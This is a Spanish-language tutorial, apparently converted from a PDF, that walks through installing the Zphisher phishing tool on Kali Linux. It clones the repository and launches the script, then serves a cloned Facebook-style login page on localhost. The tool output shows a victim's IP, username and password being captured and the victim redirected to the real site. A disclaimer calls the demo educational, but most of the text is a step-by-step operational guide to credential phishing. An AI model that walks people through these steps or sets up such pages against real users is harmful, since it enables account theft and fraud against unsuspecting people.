



# ZPHISHER

## Aviso

El autor de esta demo no se hace responsable por el uso que le den a la herramienta, ya que el propósito de este documento es con fin educativo y todo acto ilegal realizado por cualquier persona no será responsabilidad del autor.

En la presente demo se pondrá a prueba una herramienta para realizar phishing, la cual se puede usar en sistemas Linux.

## ¿Qué es zphisher?


Es una herramienta que nos permite levantar servidores locales, simulando servicios de paginas conocidas a nivel mundial, como son: Facebook, Instagram, Google, etc.

Cuando ejecutamos la herramienta tendremos la opción de escoger entre una lista de páginas y se genera un link de logueo en dicha pagina, luego de ingresar los datos la página enviará al usuario al dominio original de la página haciendo alusión a que no ha sucedido nada, pero las credenciales de la victima ya han sido obtenidas en un registro.

A continuación, mostraremos los pasos de instalación de la herramienta.

1. Comenzaremos creando un directorio en el escritorio, para ellos haremos uso de la terminal en Linux, presionamos "Control+Alt+T" y escribimos el siguiente comando:


```
cd Desktop
mkdir demoPhisher
```



```
(kali㉿kali)-[~]
$ cd Desktop
(kali㉿kali)-[~/Desktop]
$ mkdir demoPhisher
```

2. Nos dirigimos al directorio que acabamos de crear y clonamos el repositorio de Git Hub que contiene la herramienta:


```
cd demoPhisher
git clone --depth=1 https://github.com/htr-tech/zphisher.git
```



```
(kali㉿kali)-[~/Desktop]
$ cd demoPhisher
(kali㉿kali)-[~/Desktop/demoPhisher]
$ git clone --depth=1 https://github.com/htr-tech/zphisher.git
Cloning into 'zphisher' ...
remote: Enumerating objects: 320, done.
remote: Counting objects: 100% (320/320), done.
remote: Compressing objects: 100% (303/303), done.
remote: Total 320 (delta 49), reused 219 (delta 13), pack-reused 0
Receiving objects: 100% (320/320), 12.10 MiB | 6.92 MiB/s, done.
Resolving deltas: 100% (49/49), done.
(kali㉿kali)-[~/Desktop/demoPhisher]
$
```

## Ejecución de la herramienta


1. Ahora que tenemos instalada la herramienta, ingresamos al directorio donde clonamos el repositorio y listamos el contenido.



```
(kali㉿kali)-[~/Desktop/demoPhisher]
$ ls
zphisher
```

2. Ingresamos al nuevo directorio y listamos nuevamente el contenido.

```
cd zphisher/  
ls
```



A terminal window showing the user navigating to the 'zphisher' directory and listing its contents. The prompt is '(kali㉿kali)-[~/Desktop/demoPhisher]'. The first command is '\$ cd zphisher'. The second prompt is '(kali㉿kali)-[~/Desktop/demoPhisher/zphisher]'. The command '\$ ls' is entered, and the output lists the following files: 'Dockerfile', 'make-deb.sh', 'run-docker.sh', 'zphisher.sh', 'LICENSE', 'README.md', and 'scripts'.


3. Dado que en nuestro caso no estamos usando Docker, notamos que tenemos un ejecutable .sh, para iniciarlo usamos el siguiente comando:

```
./zphisher.sh
```




A terminal window showing the execution of the 'zphisher.sh' script. The prompt is '(kali㉿kali)-[~/Desktop/demoPhisher/zphisher]'. The command '\$ ./zphisher.sh' is entered, and the cursor is positioned at the end of the command line.


4. Se abre la interfaz de nuestra herramienta y tenemos una lista de opciones, de la siguiente manera:



5. Seleccionamos la opción 1.




6. Obtenemos nuevamente una nueva lista con diferentes opciones, en este caso seleccionaremos nuevamente la opción 1.



```
ZPHISHER 2.3.4
[01] Localhost
[02] Ngrok.io      [Account Needed]
[03] Cloudflared  [Auto Detects]
[04] LocalXpose   [NEW! Max 15Min]


[-] Select a port forwarding service : █
```

7. La herramienta nos permite escoger el servicio por el cual queremos levantar nuestra pagina falsa, de momento escogemos nuevamente la primera opción como localhost. Luego nos preguntará si queremos personalizar el numero de puerto, pero le damos no en el caso de que no deseemos modificarlo.




```
File Actions Edit View Help
ZPHISHER 2.3.4
[-] Successfully Hosted at : http://127.0.0.1:8080
[-] Waiting for Login Info, Ctrl + C to exit... █
```

8. Copiamos y pegamos la dirección en el buscador y nuestra pagina se abrirá de esta manera:



9. A simple vista la página es idéntica a la original, pero si nos fijamos en el dominio, es una clara evidencia de que no,
10. La victima probablemente ingrese los datos y presionará en log in.



usuarioDemo


●●●●●●●●●●

**Log In**

[Forgotten password?](#)

**Create New Account**

11. Una vez la victima realice el log, nuestra herramienta nos mostrará la siguiente información:



```
ZPHISHER 2.3.4
[-] Successfully Hosted at : http://127.0.0.1:8080
[-] Waiting for Login Info, Ctrl + C to exit ...
[-] Victim IP Found !
[-] Victim's IP : 127.0.0.1
[-] Saved in : auth/ip.txt
[-] Login info Found !!
[-] Account : usuarioDemo
[-] Password : demo1234
[-] Saved in : auth/usernames.dat
[-] Waiting for Next Login Info, Ctrl + C to exit.
```

12. Como podemos observar tenemos los datos de la victima y adicionalmente la pagina redirigirá a la victima a la página original.

